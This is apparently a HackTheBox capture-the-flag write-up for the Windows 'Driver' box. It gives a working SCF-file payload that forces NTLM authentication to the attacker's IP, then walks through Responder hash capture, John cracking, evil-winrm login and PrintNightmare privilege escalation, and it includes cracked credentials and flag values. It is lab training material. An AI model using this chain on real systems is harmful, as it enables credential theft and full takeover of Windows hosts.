Network Penetration Testing

HTB Write-up

Driver box (windows machine)

Difficulty : Easy

1. USER FLAG

Begin with nmap scan to find open port, IP Box : 10.10.11.106

Command : nmap -sV -sC -Pn 10.10.11.106

Text

Description automatically generated

3 port available 80,135 and 445. The service for port 80 is http so we can open it in our browser, type the URL 10.10.11.106:80

Before jump into the website they ask username and password, so I just try something default or basic, the username is “admin” same as the password

The website look like this, first thing I try to inspect element to find something or clue that can be useful but I got nothing and it have nothing on the page also so I explore more, see that 3 lines button ?

Graphical user interface

Description automatically generated

After a while I found something interesting, in the update center we can submit a file, this maybe can be a clue. I research up a bit about this kind of attack and found about SCF file, this file can be used for access specific UNC path to build up attack.

Graphical user interface, text, application, email

Description automatically generated

So what we need to do is make a file with format “@[name].scf”, after that put code below to your file

[Shell]

Command=2

IconFile=\\tun0 IP\share\pentestlab.ico

[Taskbar]

Graphical user interface, application

Description automatically generatedCommand=ToggleDesktop

Text

Description automatically generatedYou can find your tun0 IP with Ifconfig command and scroll down to find tun0 IP

And the .scf file will look like this, don’t forget to save it

Graphical user interface, text, application

Description automatically generated

Now, we ready to upload this file to the web, but before that we need a tool that can pick up an event what’s going on in the website, that tool is Responder

To execute responder you need the following parameter to capture some information (hash)

Command :Responder -wrf –lm -v -I tun0

Text

Description automatically generated


Upload your .scf file to website and see what happenText

Description automatically generated

after uploading .scf file we got NTLM hash, now this can be important so I copied it to the file save it in kali machine.

Now, we have a hash that can be decode I notice we have a famous built in crack password hashes, and its John the Ripper, so I use John the Ripper tool to decode the hash with following command

Command : John [your file contain hash]



We got a result, now we have a credential with username “tony” and the password is “liltony”

Now we need use this credential to login, Evil-WINrm, is the tool I use for login with that credential

Text

Description automatically generatedcommand : evil-winrm -I 10.10.11.106 -u tony -p liltony

successfully login as in windows machine

Text

Description automatically generatedI figure out that we now as a user, we can find the user.txt file, after exploring and changing many directories, I find the user.txt

Open the file using cat command and we got the user flag

**user flag : 9223cc388331f4e3d390a79474e75928**

1. ROOT FLAG

We already got user flag, now it’s time to find the root.txt

To find, we use a tool for privilege escalation “winPEAS”. Download it on your kali machine and upload it on the target machine, with the following command.

Text

Description automatically generatedcommand : upload /your/directory/winpeas.exe

After uploading, try to run it using winpeas.exe to enumerate everything

Command :./winpeas.exe

These are the service that run on the machine, all of these service are not vulnerable except for one, spoolsv.

Text

Description automatically generated with low confidence

Spoolsv:-spoolsv.exe run in windows OS print spooler service. I look up on google to find Windows OS spooler vulnerability and find this link : <https://github.com/calebstewart/CVE-2021-1675>

Download the tool on the link ready to upload it on target machine. You can rename the .ps1 file

Graphical user interface, application, Word

Description automatically generatedfor easy typing.

Text

Description automatically generatedSuccessfully upload the file

Now, you can upload and run the file but it will fails that’s because only admin user can run .exe file, so what we do now is create the new user with admin permission with the following command

Command : Import-Module ./[your .ps1 file name]

Command : Invoke-Nightmare -NewUser “[input name]” -NewPassword “[input password]”

Text

Description automatically generated

After successfully creating a new credential with admin permission, try to login again with evil-winRM (remember to exit first) but use the new credential that you create

Command : evil-winrm -i 10.10.11.106 -u [input username] -p [input password]

Text

Description automatically generated

Successfully login with admin permission, now find the root.txt and open that file

**Text

Description automatically generatedRoot flag : c690a6a651bf2403092304099c9864b6**

~Thank you~